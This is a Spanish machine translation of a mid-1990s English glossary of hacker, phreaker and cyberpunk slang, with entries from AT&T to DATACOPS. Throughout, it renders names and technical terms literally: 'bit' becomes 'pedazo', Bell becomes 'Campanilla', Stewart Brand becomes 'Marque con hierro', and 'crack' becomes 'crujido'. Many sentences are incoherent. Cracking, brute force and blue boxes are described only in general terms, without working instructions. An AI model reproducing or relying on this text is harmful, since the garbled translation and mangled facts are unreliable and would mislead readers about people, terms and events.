AT&T [el Teléfono americano y Telégrafo] - el Teléfono de la Campanilla Originalmente americano, la compañía que empezó el teléfono. Fue comprado y, bajo el tutelaje de otra compañía grande, se volvió un monopolous el proveedor telefónico. Telco grande que era el Microsoft del Seventies y Eighties. Estaba roto a por la sección de justicia en 1982 que crearon al muchos bebé pequeño RBOCS. En 1990 su red telefónica chocó que los consiguió en mucho problema. También vea MUERTE MARCAR CON ASTERISCO

ATLANTA TRES - Urvile, Izquierdista y Profeta, miembros del capítulo de Atlanta de LOD que se tiró en cárcel durante el Loco de las computadoras Crackdown de 1990.

SISTEMA de PEAJE de MONEDA AUTOMATIZADO - vea ACTOS

AVATAR - Su ego en cyberspace. Esto está empezando a ser usado para los iconos primitivos que pueden usarse para mostrarlo "" en irc, con resultados actualmente apagados. [Primero usó en 1992 en _Snow Crash_, por Neal Stephenson, en uno de esas profecías de SF mismo-cumpliendo.]

HACHA - reformatear un disco o anular un archivo. También vea MUERTE

BABBAGE, [Profesor] CHARLES - Profesor de matemática en Cambridge que diseñó el Artefacto Analítico, un grande, moliendo, máquina vapor-manejada para hacer cálculos matemáticos en los 1830s. _The Difference Engine_, por William Gibson y Bruce Sterling, tiene lugar en un alternante 1855 donde el Artefacto Analítico estaba casi avanzado hasta donde nuestras computadoras personales.

BEBÉ - (1) Cualquier programa que es menos de lleno-soplado. Un procesador de textos del bebé sería un programa que hace simplemente el essentials desnudo. (Apple¹s TeachText obsoleto era un procesador de textos del bebé.)

(2) un dispositivo del hardware que es más pequeño que normal.

GOLPE - (1) perder su temple, normalmente de una manera muy violenta. En la destrucción extrema, real de hardware puede resultar. [De golpear algo, o pegándolo; también de la palabra del onomotopeotic para un ruido fuerte.]

(2) los muchos puntos de admiración para agregar énfasis. A veces se usan otros carácteres raros como golpes. ¡También pronuncie puntos de admiración; por ejemplo,

"Va al infierno!!!!" se pronunciaría "va al infierno golpe golpe golpe golpe."

BANCO - la memoria del Escondite; una sección de memoria no normalmente usó eso se utiliza para los funcionamientos de velocidad altos en ciertos programas. [De "databank"; yo pienso que esta palabra ha sido reemplazada por el término "escondite".]

BARLOW, JOHN PERRY - el lírico Muerto Agradecido de 1970 hasta la venda se separó en 1995; ranchero del ex-ganado. Co-fundador de la Fundación de la Frontera Electrónica; civil libertario, "el disidente cognoscitivo," el compañero de muchos miembros de MOD. (Después de esa equivocación pequeña con Phiber cuando Barlow llamó Phiber un punk y lo comparó a un skateboarder, y Phiber ILFed Barlow¹s TRW acreditan informe. Jamelgo bueno que.) También escrito el ensayo "el Crimen y Perplejidad," así como una declaración de la independencia de cyberspace y un ensayo de _TIME_ (notable por usar la palabra "cagúese" para la primera vez en _TIME_ sin citas alrededor de él. Barlow dijo después que se sentía como un acto revolucionario.) Actualmente civil libertario y contribuyendo a escritor para _Wired_.

BASE - (1) la Reducción para la palabra "banco de datos." También vea HOJA
(2) en la mayoría programando idiomas, (C, C++, Pascal, etc.) un indicador, un juego de situaciones de memoria que apuntan a la salida de una serie (otra situación de memoria); el indicador es la "base" de que las salidas de la serie.

BASICO [el Todos-propósito de Beginner¹s el Código de la Instrucción Simbólico] - Temprano el idioma de la programación para los principiantes. Usado mucho en los años ochenta.

BAUDIO [la proporción] - la medida Obsoleta de la velocidad de un módem; a menudo erróneamente se refería a los pedazos por segundo porque en las proporciones bajas ellos están equivalentes. Realmente significa "el número de eventos señalados por segundo occuring en un cauce de comunicaciones." (That¹s lo que mi manual del modem¹s dice.) Vea BPS [De Emile Baudot, "las telecomunicaciones abren camino".]

BBS [el Sistema del tablón de anuncios] - UNA computadora que es fijo a actuar como un sistema donde otras personas llaman usando líneas telefónicas para anunciar mensajes; a veces el software se comercia, y normalmente se guardan archivos de software en la tabla. La primera tabla digno del nombre Pupilo que Christensen y Suess¹s Cachondos abordan en 1978 era.

CHINCHE - UN programa de tipo de virus que otro programador inserta en un programa existiendo, con la intención de causar estrago. Normalmente no serio es así codificado los resultados se parecen un bicho del software, no un verdadero virus. Pueda hacer copias de sí mismo. También vea BICHO, VIRUS, TAPEWORM,

TODOS-PROPOSITO de BEGINNER¹S el CODIGO de la INSTRUCCION SIMBOLICO - vea BASICO

CAMPANILLA, [Profesor] ALEJANDRO GRAHAM - Tipo que inventó el teléfono en 1876. El hombre que creó cyberspace, en su fase temprana, patética cuando nadie pensó que sería algo.

BELLSOUTH - Atlanta RBOC que era supuestamente muy fácil tajar; algunos rumores exigen ellos los dos millones de dólares finalmente gastados en seguridad.

BERNIE S. - El asa de Edward Cummings. Phreak actualmente en cárcel para el posession de programas de la computadora que "podría usarse para el fraude." Un buzón se mantiene para él a las bernies@2600.com.

GRANDE AZUL - la Jerga para IBM. Viene de su logotipo azul.

HERMANO GRANDE - el Nombre para un gobierno estatal policíaco que espía en cada aspecto de una vida del citizen¹s y recluta forzosamente su muy los pensamientos. El NSA¹s no el deseo tan confidencial. [Del nombre del gobierno insidioso en George Orwell¹s _1984_.]

DEDO BINARIO - vea PEDAZO

PEDAZO [el Dedo Binario] - la Reducción de dedo binario. La unidad más pequeña de medida en cyberspace. Un 1 o 0; representando adelante o fuera de, verdadero o falso a una computadora. También vea BYTE, KILOBYTE, MEGABYTE, GIGABYTE,

PEDAZOS POR SEGUNDO - vea BPS

EL BARON NEGRO - el Asa de Christopher Pile. Autor del virus que fue sentenciado a un término de la cárcel por escribir SMEG al virus.

BLADE RUNNER - 1982 Harrison película de Ford dirigida por Ridley Scott tantos los cyberpunks apenas aman a la muerte. Tiene una gran re-creación de Los Angeles en 2019 ese William Gibson ha dicho su visión a los espejos del Yazca en Neuromancer; casi cada película que usa un dystopian el ambiente urbano ha estado por lo menos en parte inspirada por el uno en _Blade Runner_. La parcela involucra un hunter/cop de liberalidad anteriores que cazan replicantes, los androides diseñaron para las colonias del fuera de-mundo. Una continuación también fue escrita (_Blade Corredor 2: El Borde de Human_ por K.W. Jeter) recientemente, y Ridley Scott dice que él va a hacer _Metropolis_ titulado tentativamente a una continuación. [Flojamente basado en Phillip K. Dick¹s el _Do Android¹s Sueño de Sheep_ Eléctrico; el título viene del nombre de un totalmente el unrelated William S. Novela de Burroughs sobre cirujanos del mercado negros que se eran basados en una historia por Alan E. Nourse.]

BLANKENSHIP, LOYD - vea a EL MENTOR

PLEGADOR BENDECIDO - la Jerga para el Plegador del Sistema en computadoras de Macintosh. Viene del hecho que todo es corrido por ese plegador, y usted desarregla con

a su propio riesgo.

FE CIEGA - vea DIBUJO, CAÑADA

CAJA AZUL - la caja Infame que bastante muy ya los trabajos, pero dio de puntapiés asno en el Sixties, Seventies y Eighties. Es un dispositivo que toca un sonido a una frecuencia de 2600 hertzio que permite todos los tipos de cosas frescas. Vea CAJAS

BOMBLOAD - UNA cantidad muy grande; un shitload.

COGOTE ROBUSTO - vea EMMANUEL GOLDSTEIN

BOT - O un bot de la búsqueda benévolos como un infobot o knowbot, o un Bot que tajan IRC. [Corto para "robot".]

CAJA - UN dispositivo del hardware que permite funcionamiento del teléfono anormal, como las llamadas libres o anti-remontando, usado por phreaks. La última caja es la caja del arco iris que combina la caja azul, caja roja, caja verde, y la caja negra. Hay también muchas cajas de la variante raras. Cajas, aunque la más pura forma de phreaking, raramente se usa ahora debido a los cambios del company¹s telefónicos para detenerlo, ambos en propósito y cuando un resultado del serendipitious del digitization del sistema telefónico. También vea PHREAK

BPS [los Pedazos por segundo] - la Medida de la velocidad de un módem. Actualmente siendo reemplazado por kbps (kilobits por segundo.) También vea BAUDIO

MARQUE CON HIERRO, STEWART - Editor de la Tierra de _Whole Catalog_ y el escritor contribuyendo para _Wired_; uno de los hippies que decidieron cyberspace estaba bastante fresco. Cyberpunk descrito como "la tecnología con una actitud."

PUENTE - UN jamelgo en el company¹s telefónico PBX. Esto se usa a menudo para que muchos phreaks puedan hablar en una conferencia grande; ésta era una práctica mucho más común en el Eighties, cuando se sostuvieron líneas de la fiesta macizas, las personas que de vez en cuando dejan caer fuera ir a trabajar o escuela y alguien más que tiene lugar.

ATAQUE de FUERZA BRUTO - UNA técnica tajando clásica; suponiendo un número exhaustivo de contraseñas para intentar y entrar en un sistema. Esto no trabaja tanto ya, probablemente porque los don¹t de sysadmins de idiota iguales usan contraseñas bastante tan simples. Tuvo hace diez años mucho éxito sobre, aunque.

BRZEZINSKI, DIRK-OTTO - vea DOB

BICHO - UN error programando o plan del hardware que resulta en desfavorable y a veces los resultados desastrosos. Microsoft Palabra 6.0 era notoria para esto. También vea CHINCHE

SISTEMA del tablón de anuncios - vea BBS

VAGO - para volver a escribir un programa o sección de un programa para correr en una área de memoria más pequeña. También pueda significar cambiando el código para quitar secciones sin usar y intentar mejorar en la velocidad corriente. [De un MIT loco de las computadoras término viejo.] También vea ROZNE

BURKE [, Carretero J.] - Un asshole totales que causan más problema que el valor del he¹s. [Del nombre de un hombre de la compañía traicionero en la película _Aliens_.]

BYTE - UNA sucesión de pedazos adyacentes operó adelante como una unidad por una computadora. Unidad muy pequeña de medida virtual. Normalmente, un byte es ocho pedazos. (En el Internet, un byte se transfiere como siete pedazos a los que ordenan de fucks todo.) [Viene de una alteración y mezcla de pedazo y mordedura.] Vea PEDAZO, KILOBYTE, MEGABYTE, GIGABYTE,

CAFEINA - la "droga inteligente" Natural; bastante de él le hace hyper. Presente en chocolate, bebidas suaves y café. Droga de la entrada. (Si usted los don¹t saben lo que una droga de la entrada es, usted weren¹t que escucha bastante estrechamente en D.A.R.E. la clase de la propaganda.)

CANDYMAN - Archiver de información prohibida; administrador de CandyLand (era, más bien; estaba abajo recientemente cerrado). Estudiante de informática. Su material es citado a menudo por Congreso y el gusta como ejemplos de por qué nosotros debemos hacer un estado policíaco al Precio neto.

CAP¹N CRUNCH - vea PAÑERO, JOHN,

CAPITANEE MAS ALLA DE - vea SHADOWHAWK 1

CAPITAN MIDNIGHT - UN Dallas, loco de las computadoras de Texas que, en 1986, resquebrajado una presentación de HBO de Halcón de _The y el Snowman_ con un mensaje que desacredita la práctica de HBO de transmisiones del encrypting para que ellos no pudieran recogerse con un plato del satélite. Según un informe del unsubstantiated, él acostumbró esto después a pedirle a su novia que casarselo, y se cogió en el futuro. [Probablemente del 1930s carácter de muestra de radio.]

CARBONO [o Dióxido del Carbono] la ASTILLA - La 80486 o 65C02 astilla de CPU. El "carbono" viene del "C," como en "CO2," (una molécula del carbono, las moléculas de dos oxígenos) qué es la fórmula química para el dióxido del carbono.

CARDING - Usando números de tarjeta de crédito ilícitos. El subsuelo es dividido hasta donde las ética de esto; la mayoría piensa que es robo común y no sigue la libertad de información ético que eso maneja otro tajando.

CASO [, Henry Dorsett] - el Anti-héroe de _Neuromancer_, los William Gibson SF reservan; uno de sus pocos carácteres que sólo aparecían en un libro. Adoptado como un héroe por algunos y una alegoría para el loco de las computadoras; un ueberhacker que robaron de sus empleados, tiene sus valores dañados para que él no pueda regresar al cyberspace, pero tomas un trato con un AI para conseguirlos fijo. (Los primeros dos nombres están en anaqueles porque uno consigue el sentimiento ellos el aren¹t realmente sus he¹s del nombre sólo se refirieron una vez a por este nombre por la Policía de Turing, y los it¹s ordenan de supuesto que él dejó caer los nombres cuando él se volvió un loco de las computadoras. O por lo menos el that¹s lo que yo salí de él.)

CASO, THOMAS - vea MITNICK, KEVIN DAVID,

CCC [el Club de Computadora de Caoses] - vea a la COMPUTADORA de CAOSES APALEAR [CCC]

CDA [el Acto de Decencia de Comunicaciones] - vea DECENCIA de COMUNICACIONES ACTUAR [CDA]
cDc [el culto de la vaca Muerta] - vea EL CULTO DE LA VACA MUERTA [el cDc]

CELINE, HAGBARD - vea HAGBARD CELINE

CERT [el Computadora Emergencia Contestación Equipo] - vea COMPUTADORA EMERGENCIA CONTESTACION EQUIPO

CFP [las Computadoras, Libertad y conferencia del Retiro] - vea COMPUTADORAS, LIBERTAD Y CONFERENCIA del RETIRO

CLUB de COMPUTADORA de CAOSES [CCC] - alemán Oriental Infame que taja grupo fundó en 1984 eso está intentando ser amable de clase de legítimo ahora. Los miembros han incluido Wau Holanda (líder), Steffen Wernery, Christian Lobo, Pengo, Obelix, Dob, Peter Carl, Hagbard Celine y Markus Hess. Puede alcanzarse a ccc@ccc.de.

CHASIN, SCOTT - vea DOC HOLLIDAY

CHERNOFF, ANTON - vea MITNICK, KEVIN DAVID,

CHICAGO COMPUTADORA FRAUDE Y FUERZA de TAREA de ABUSO - Posiblemente el primer equipo de perseguidor de loco de las computadoras, formado en 1987 por William J., Cocinero. Una parte mayor del Loco de las computadoras Crackdown de 1990.

ASTILLA - la Taquigrafía para el microprocesador. El hardware que ejecuta la máquina. El PowerPC y los Pentium son ejemplos de astillas.

CHRP - vea PPCP

CLASIFIQUE 10 HERRAMIENTAS - programas Muy sucios que enlatan thouroughly desechan un sistema si la guerra de información está viniendo, éstas serían los bombarderos de Disimulo y bombas del átomo. Tsutomu Shimomura construyó muchos de éstos que son uno de las razones por qué el SDSC es semejante blanco grande para los locos de las computadoras. [Término acuñado por Brosl Haslacher.]

CLINT EASTWOOD - vea EMMANUEL GOLDSTEIN

ASTILLA del RECORTADOR - Encryption endosado por la administración del Clinton-sangre que está actualmente en su tercera encarnación. La manera se supone que trabaja, como diseñado por el NSA, es que nosotros pegamos que esta cosa fresca llamó la astilla del Recortador en cada computadora y la máquina del facsímil y herramienta de comunicaciones alguna vez hicieron, qué nos salvaría de los commies y esos locos de las computadoras malos. Por supuesto, nuestro Hermano Grande benévolo el Gobierno de los Estados Unidos de América guardaría las llaves a estas astillas, así en caso de que cualquiera hizo algo que el gobierno designó para ser ilegal (o alguien hizo algo un empleado gubernamental quiso averiguar), el gobierno podría mirar nuestros archivos y cada email que nosotros enviamos en la vida en absoluto. ¿Por supuesto, el gobierno nunca abusaría esto, habría? Riiiight. Phillip Zimmermann creó PGP 1.0 en contestación a esto.

C0DEZ D00DZ [a veces K0DEZ D00DZ] - El phreak equivalente de un pirata. Alguien que averigua códigos del teléfono y los distribuye al subsuelo electrónico. Hay también un término derogatorio, "c0dez kidz".

DISIDENTES COGNOSCITIVOS - El nombre de un "el frío," o obstruye donde las personas cuelgan fuera, en _Virtual Light_. John Perry Barlow y algunas otras personas han tomado a llamarse "los disidentes cognoscitivos," yo creo inspirado por _VL_.

COMODORO - UNA compañía de la computadora que en el futuro compró Amiga; popular en el Eighties. Las personas que usaron a sus computadoras fueron reñidas a menudo por personas con el superior (pero todavía horrible por normas del today¹s) la Manzana IIe. Sin embargo, según el _The Cyberpunk Manual (El Cyberpunk Fakebook)_ Real, Phiber Optik usó a un Comodoro. That¹s ordenan de gusta volviéndose piedra a pan o alimentar a diez mil personas con un peces. [De la línea de tiempo de guerra Naval, yo asumo.]

ACTO de DECENCIA de COMUNICACIONES [CDA] - la Ley pasó como parte de las Telecomunicaciones Bill de 1996 fabricación el discurso indecente y información ilegal en cyberspace en los Estados Unidos que AOL, Microsoft y CompuServe (nunca el pensamiento I¹d está en su lado), así como el EFF y ACLU, está intentando volcar. Chispeó un día de protesta en el Internet (jueves Negro), cuando muchos sitios del comandante cubrieron con ropajes sus páginas en negro.

COMPUSERVE - Muy viejo servicio del online que es el segundo más grande en América; fundó en 1979 y actualmente poseído por H & el Bloque de R. Es muy

eminente porque los edresses son fijos a con números molestos como 76543.1700. Ellos crearon un alboroto cuando ellos prohibieron muchos el newsgroups sexualmente explícito porque un usuario alemán dijo que ellos violaron Alemania obscenidad leyes y amenazaron demandar. [Nombre obviamente viene de la combinación de "computadora" y "sirve".]

COMPUTADORA EMERGENCIA CONTESTACION EQUIPO [CERT] - Anti-tajando grupo que pone seguridad despierta y rastrea a las personas; manejado por Dain Gary. Reachable a cert@cert.org.

ACTO de MAL USO de COMPUTADORA - la ley británica en los libros desde 1990, entre otras cosas que proscriben escritura del virus. El Barón Negro se prosiguió con esta ley.

PROFESIONALES de la COMPUTADORA PARA RESPONSABILIDAD SOCIAL [CPSR] - Grupo que es lo que dice que es; notable para la oposición vocal a las "Guerras de la Estrella" el proyecto de la defensa en las tierras que está poniendo demasiada confianza en computadoras; y por archivar traje con el U.S. el gobierno en el 2600 caso.

SISTEMA de la COMPUTADORA PARA los FUNCIONAMIENTOS de MAINFRAME [el COSMOS] - vea COSMOS [el Sistema de la Computadora para los Funcionamientos de Mainframe]

COMPUTADORAS, LIBERTAD Y CONFERENCIA del RETIRO [CFP] - los security/privacy Anuales hacen trampas; en 1994, el FBI arrestó Brian Merrill, un hombre inocente, porque también era un alias de Kevin Mitnick, allí.

COMSEC [la Seguridad de la Computadora] - empresa de seguridad de Red fundada por los remanentes de LOD; salió de negocio en 1994. Reemplazado por las ISP LOD Comunicaciones, Inc.

CONTRA - UNA convención; en este contexto, una convención del loco de las computadoras. Empezado en los mid-1980s por cosas así se agrupa como LOD. Reciente, el alto-perfil Hace trampas Tajando incluido al final del Universo y ESPERANZA.

EL CONDOR - vea MITNICK, KEVIN DAVID,

"LA CONCIENCIA DE UN LOCO DE LAS COMPUTADORAS" - UN manifiesto legendario escrito brevemente por el Mentor después de su arresto en 1986, publicados en _Phrack Inc._, la revista, volumen uno, emite siete. Se reimprimió después de nuevo en _Phrack_ y en Loco de las computadoras de _The Crackdown_, _Teleconnect Magazine_, la película _Hackers_, Camisetas llevadas a Hacen trampas, y numerosos sitios del ftp, páginas de tejido y BBS¹s.

CONSUELE al VAQUERO - UN loco de las computadoras. De las novelas de SF. Este término ha seguido siendo unmolested relativamente por los medios de comunicación.

También vea al VAQUERO

CONTROLE C - el loco de las computadoras Infame y miembro de LOD que fue reventado por Campanilla de Michigan y realmente recibió un trabajo de seguridad de ellos. También conocido como Temblor de la Fase, Amo de Impacto, Cabrestante Dual, Richo Sloppy, Chófer de Basurero de Cosmos, Muchacho del Cartel y Whacky Wally. El discípulo de Bill De RNOC.

LIBRO DE COCINA - UN documento detallado en exactamente qué hacer al tajar un cierto tipo de sistema, escrito apedazando manuales de la computadora y la experiencia personal juntos. [Del tipo de libro que da instrucciones detalladas en cocinar.]

COOPERANDO TOTALMENTE - Cuando los locos de las computadoras dicen a todos porque ellos piensan que los salvará. Mientras esto de vez en cuando los trabajos, a muchos funcionarios de entrada en vigor de ley, "cooperando totalmente" generalmente medios encima de los que usted dobla.

VENIR-UNIDAD - vea ÉXTASIS

COPLAND - Codename de Apple¹s MacOS 8.0. Él el won¹t está fuera hasta las mid-1997, pero Aaron (actualmente en versión 1.5.1), un programa del shareware, emula la escena predefinida (o "tema principal") la manera busca. [Nombró después de Aaron Copland, el compositor de _Fanfare para el Man_ Común, entre otras cosas.]

CORLEY, ERIC - vea EMMANUEL GOLDSTEIN

ADULTERE (1971-Present) - el Asa de John Lee. Miembro de MOD; el miembro anterior de una banda de Nueva York llamó el Decepticons. Experto de VAXEN. [Maneje obviamente viene del adjetivo por ser moralmente quiebra.]

COSMOS [el Sistema de la Computadora para los Funcionamientos de Mainframe] - programa del Banco de datos usado por telcos para guardar información; la grapa del phreaker de la élite; o por lo menos era.

CHOFER de BASURERO de COSMOS - vea MANDO C

CUENTE CEROS - El asa de varios locos de las computadoras. Yo sé de varios; uno que escribió un artículo para _Phrack_ sobre una conferencia por John Markoff; uno que dijo "la Información anhela para ser libre" (citó atrás a Rogue¹s Espacial los Whacked Mac Archivos un rato, antes de que él cambiara las citas); el tipo como que definió k-rad "mil puntos de rad" (citó en _The Cyberpunk Manual (El Cyberpunk Fakebook)_ Real; el miembro de cDc; el miembro de Phalcon/Skism mencionó en algunos problemas de _40Hex_; y el escritor para _2600_. (Algunos de los cuales puede ser la misma persona.) [Todas las asas vienen del nombre del protagonista de William Gibson¹s secunde novela, también _Count Zero_ titulado que también aparecía en _Mona Lisa Overdrive_. El carácter es un loco de las computadoras del cyberspace con la Cuenta del asa Cera

Interrupción cuyo nombre del nacimiento es Policía Newmark. Según el libro, esto viene de un término del programador viejo (probablemente relacionado a la línea de la apertura sobre devolver el marcador para poner a cero); sin embargo, yo no soy bendito con este conocimiento. Wow, that¹s asustadizo. Gibson sabe algo de las computadoras que yo el don¹t.]

VAQUERO - Uno del legendario figura los locos de las computadoras tienden al pestillo adelante a como papel-modelos. Desovado el término "vaquero de la consola." Como resultado, muchos locos de las computadoras tienden a darse nombres del gunfighter-tipo. (i.e. Vaquero de Datastream, Doc Holliday)

CPSR [los Profesionales de la Computadora para Responsabilidad Social] - vea a los PROFESIONALES de la COMPUTADORA PARA RESPONSABILIDAD SOCIAL

CRUJIDO [a veces "krack"] - (1) para quitar la protección de la copia de un programa comercial, para que el programa del resultante (o archivo) es "resquebrajado." También tapas que modifican cualquier programa ilegalmente, como cuando Netscape Navegante 2.0b4 era resquebrajado cuando la fecha de expiración regresaba quirúrgicamente alejada un rato. También vea JAMELGO

(2) para crujir una contraseña que usa un programa increíble y un diccionario. Involucra usando cripta-y-comparación; el encrypts del programa las varias palabras y compara los encrypted forman de las palabras a la contraseña del encrypted. En UNIX el programa del crujido normalmente usado es Crujido, en DOS es CrackerJack, y en Mac es MacKrak.

GALLETA - Término dado a llamado "malévolo" los locos de las computadoras por los locos de las computadoras de MIT originales, esperando los medios de comunicación dejarían "loco de las computadoras" al nombre solo y no el daño el hackers¹ original la reputación prístina, nieve-blanca. Nunca realmente se recogió, probablemente porque parece mucho un trigo consumible o un término derogatorio para un hick blancos. Mientras (yo pienso, por lo menos) ésta es una palabra muy coja, que desea parecer knowledgable es usado de vez en cuando por aquéllos. (Erich Schneider afligido. Ninguna ofensa.) [Viene de "crujiendo" en los sistemas.]

CRASHER - Alguien que no sólo taja sistemas, él los choca. No que ampliamente usó.

"El CRIMEN Y PERPLEJIDAD: LA LEY VIENE A LA FRONTERA ELECTRONICA" - el Ensayo por John Perry Barlow sobre LOD y locos de las computadoras y su relación con Phiber Optik y Acido Phreak.

MUERTE CARMESI (1970-Present) - También conocido como el Sorceror. Hacker/phreak que era editor de _Phrack_ durante un tiempo corto. Él también había terminado el sysop de Infierno Phrozen, Eslabón Perdido, Reino del Cráneo, el Reino Olvidado y CyberWaste; el discípulo del Videosmith. Él también era conocido para tener un anillo de la nariz, atrás cuando eso estaba asustando y refresca. [El asa viene de los Calabozos de _Advanced & el Monstruo de los Dragones II_ Manual.]

ROZNE - (1) Usando un programa como PKZip o StuffIt comprimir otro programa en un espacio del disco más pequeño.

(2) para re-escribir secciones de una aplicación para correr en un espacio de memoria más pequeño. También vea al VAGO

CRYP - Usado por Rudy Rucker para referirse a locos de las computadoras ilegales que lo hacen para dinero o impulsan en su ciencia ficción. (No derogatorio; Rucker es uno de los locos de las computadoras del científico reales que agradecidamente los doesn¹t parecen abajo en nosotros el punks molesto.) [I¹m no seguro donde esto vino de, pero I¹d suponen viene de "Crips," como en la banda callejera violenta, en un amalgram con "el cryp[t]," como en criptografía.]

THE CUCKOO¹S EGG - la Novela por Clifford Stoll sobre su rastrear abajo de miembros del renegado del Club de Computadora de Caoses. Detestado por muchos en el subsuelo electrónico debido a su acercamiento negro-o-blanco constante a las ética de la computadora, los locos de las computadoras pintores como totalmente malo y él como totalmente bueno, ignorando el hecho que algunos de sus métodos están cerca de ser tan ilegal como aquéllos de los locos de las computadoras que él rastrea. Sin embargo, yo los haven¹t lo leyeron, así yo el comentario del can¹t.

EL CULTO DE LA VACA MUERTA [el cDc] - grupo de loco de las computadoras de goth oculto Anarquista que escribe mucho texto raro archiva con mucha profanidad y arte de ASCII. Tenga su propio newsgroup de USENET dedicado a ellos la alt.fan.cult-muerto-vaca, así como un cauce del irc, #cdc, y una página de tejido, http://www.l0pht.com/~veggie. Los miembros han incluido Pantano Ratte (líder actual), Cuente Ceros, Verdura de Deth, El Nightstalker, Caballero Rojo, Tweety Fish, Iskra y Albahaca.

CUMMINGS, EDWARD [Ed] - vea BERNIE S.

CYBER-CRISTO - vea ERIK BLOODAXE

CYBERDECK - En ficción del cyberpunk, notablemente Gibson (aunque yo los don¹t saben donde aparecía primero; el término también se ha usado en los trabajos de Rudy Rucker y cyberpunk que papel-tocan juegos) el módem del futuro que permite carácteres para atravesar cyberspace. Sin embargo las descripciones varían, normalmente se describe como ser teclado clasificado según tamaño, y a veces tiene un tapón que inserta en el character¹s encabezar (alzando en).

CYBERIA: la VIDA EN EL TRENCHS DE HYPERSPACE - la Novela por Douglas Rushkoff sobre el ravers y locos de las computadoras y material. Fue reñido por muchos en el subsuelo electrónico, y Erik Bloodaxe dijo "Imagine un libro sobre drogas nunca escritas por alguien que los who¹s inhalaron. Imagine un libro sobre delira escrito por alguien vio a un aviador una vez [el sic]. Imagine un libro sobre computadoras escritas por alguien que piensa un mac es complejo [...] y allí usted tiene Cyberia, por Douglas

Rushkoff. Este libro se debe de haber llamado ' Todo lo que yo Necesité Saber Sobre el Cyber-cultura yo Aprendí en Mondo-2000. '" Brutal, pero bastante verdadero.

CIBERNÉTICA - El estudio de la vuelta de la regeneración que informa cualquier sistema del mando de los resultados de sus acciones; la teoría de comunicación. Acuñado por Norbert Weiner de MIT en los 1940¹s cuando él estaba trabajando en armas del anti-avión. A menudo erróneamente usado para referirse a las partes del bionic ahora. Supuestamente (yo recibí esto del Loco de las computadoras de _The y el Ants_ por Rudy Rucker) ha significado "bullshit" del principio; Weiner estaba intentando pensar en qué llamar su papel, y un colega hizo pensar en "cibernética" porque él los didn¹t significan algo y intimidarían a las personas. [Del kybernetes, griego para "timonero".]

CYBERPUNK - 1) UN término literario que se refiere a la nueva ciencia ficción que se escribió en los años ochenta; específicamente, los trabajos del "Mirrorshades Group" llamado Bruce Sterling, William Gibson, Tom Maddox, Pat Cadigan, Rudy Rucker, Greg Bear, John Shirley, Lewis Shiner y otros. La ficción de Cyberpunk es (o era, si usted está de acuerdo con Sprinrad Normando que el cyberpunk está muerto) involucró con un realista (a veces surrealista), el futuro normalmente pesimista donde la tecnología se refuerza increíblemente y los humanos son controlados por un Sistema zaibatus grande o una religión fundamentalista. Éstas son todas las generalizaciones; una novela del cyberpunk tuvo lugar en 1855. Allí hasn¹t realmente sido un "clásico" la novela del cyberpunk desde 1987, con _Mona Lisa Overdrive_; el más reciente trabajo de cyberpunk de notable era Neal Stephenson¹s la comedia tecnológica muy rara, teológica _Snow Crash_ en 1992. [De Gardner Dozois que primero acuñó el término para referirse a la ciencia ficción. Se cree que él ha encerrado esto del título de una historia corta por Bruce Bethke que se ha proclamado subsecuentemente un "el anti-cyberpunk," cualquier el fuck que significa.]

(2) un nombre para un loco de las computadoras. Esto simplemente fue usado porque los medios de comunicación pensaron que parecía un nombre bueno para un delincuente de la computadora.

(3) un miembro de la "subcultura del cyberpunk." Las personas específicas pensaron ser parte de la subcultura es locos de las computadoras, phreaks, cypherpunks y ravers.

CYBERPUNK [2020] - Los primeros cyberpunk en papel-tocando juego, creados en 1989 por R., Juegos de Talsorian. Originalmente llamado sólo _Cyberpunk_, pero eso tenía la posibilidad de violar derechos de propiedad literaria, así que la segunda edición se llamó _Cyberpunk versión 2.0.2.0_, o _Cyberpunk 2020_. [De los movimientos literarios y sociales descritos en detalle en el resto de este documento.]

CYBERPUNK BUST - el término Burlón usó en la comunidad de ciencia ficción para el busto de Steve Jackson Games donde _GURPS Cyberpunk_ fue asido.

CYBERPUNK: los BANDIDOS Y LOCOS DE LAS COMPUTADORAS EN LA COMPUTADORA FRONTIER - la Novela por Katie Hafner y John Markoff sobre los locos de las computadoras, específicamente, tres caso estudia: Kevin Mitnick, Pengo y

Robert Morris. Mucho mejor que I¹d pensó que sería.

CYBERPUNK VERSION 2.0.2.0 - vea _CYBERPUNK_ [2020]

CYBERSPACE - El Internet o un sistema de realidad virtual; a menudo (y correctamente, en mi opinión) referirse a todas las entidades digitales en las que pueden entrarse, incluso el Internet y BBS. Overused, pero todavía el tipo de fresco. Popularizado por John Perry Barlow. [Inventado por William Gibson en la historia corta "Cromo Ardiente"; de "cibernético" (la ciencia de comunicación y teoría del mando) y "espacio" (usted sabe qué "espacio" es, yo espero.) Él recibió la idea de mirar a los niños juegue juegos videos.]

SERIE de CYBERSPACE - vea YAZCA SERIE

CYBORG - UN organismo cibernético; un androide, o humano con partes de la computadora. Común principalmente en películas de ciencia ficción; popularizó en _The Terminator_. La primera referencia I¹ve visto está en _Nova_ (1968) por Samuel R. Delaney, aunque I¹m bastante seguro hay más tempranos. [De "organismo cibernético".]

CYBORGASM - CD Muy tonto. Hay a otros les gusta, pero éste es el más popular. Es una grabación de un manojo de las personas que hacen sonidos mientras teniendo sexo. En las palabras de un crítico para _Mondo 2000_, en uno de sus momentos más ingeniosos, "no hay nada el cyber sobre esto. It¹s un fucking CD. _Literally_."

CYPHERPUNK - Alguien que piensa que los encryption deben ser usados por todos. Vea PGP [De "el cyberpunk," como en un miembro del subsuelo electrónico, y "el cypher," un código compuso de símbolos.]

DAEMON9 (1973-Present) - también conocido como Ruta y Infinidad. Miembro del Gremio. Uno de los co-editores actuales de _Phrack Magazine_. Dueño de Nexo de Información (infonexus.com). Puede alcanzarse a route@infonexus.com.

BAILE - para teclear muy rápidamente sin los errores. También vea CANTE

VENGADOR OSCURO - escritor del virus Búlgaro que ha logrado estado de héroe de culto. Su virus más famoso es Eddie, AKA el Vengador Oscuro (nombró después del autor). Él es una persona de metal pesada mayor, y muchos de su virii contienen referencias para Planchar a la Doncella.

DANTE OSCURO - vea POULSEN, ABRIGO de KEVIN,

PHIBER OSCURO [ninja.techwood.org] - comunidad de Internet crecida fuera de un BBS creó en 1991 por el Ninja Blanco y el Niño Salvaje y cerró (temporalmente) en 1994. Actualmente administrado por Decius 6i5 y Musashi. [De un deletrear mal deliberado de "la fibra oscura," el término para fibra las líneas ópticas en lugar pero no en uso.]

TANGENTE OSCURA - el Asa de Musgo de Jeffery. Organizador de DefCon II.

DATACOPS - Cualquier agencia en cargo de información de guarda caro. [De "los datos," significando información, y "policía," un término de la jerga que viene de la sigla "alguacil en patrulla".]

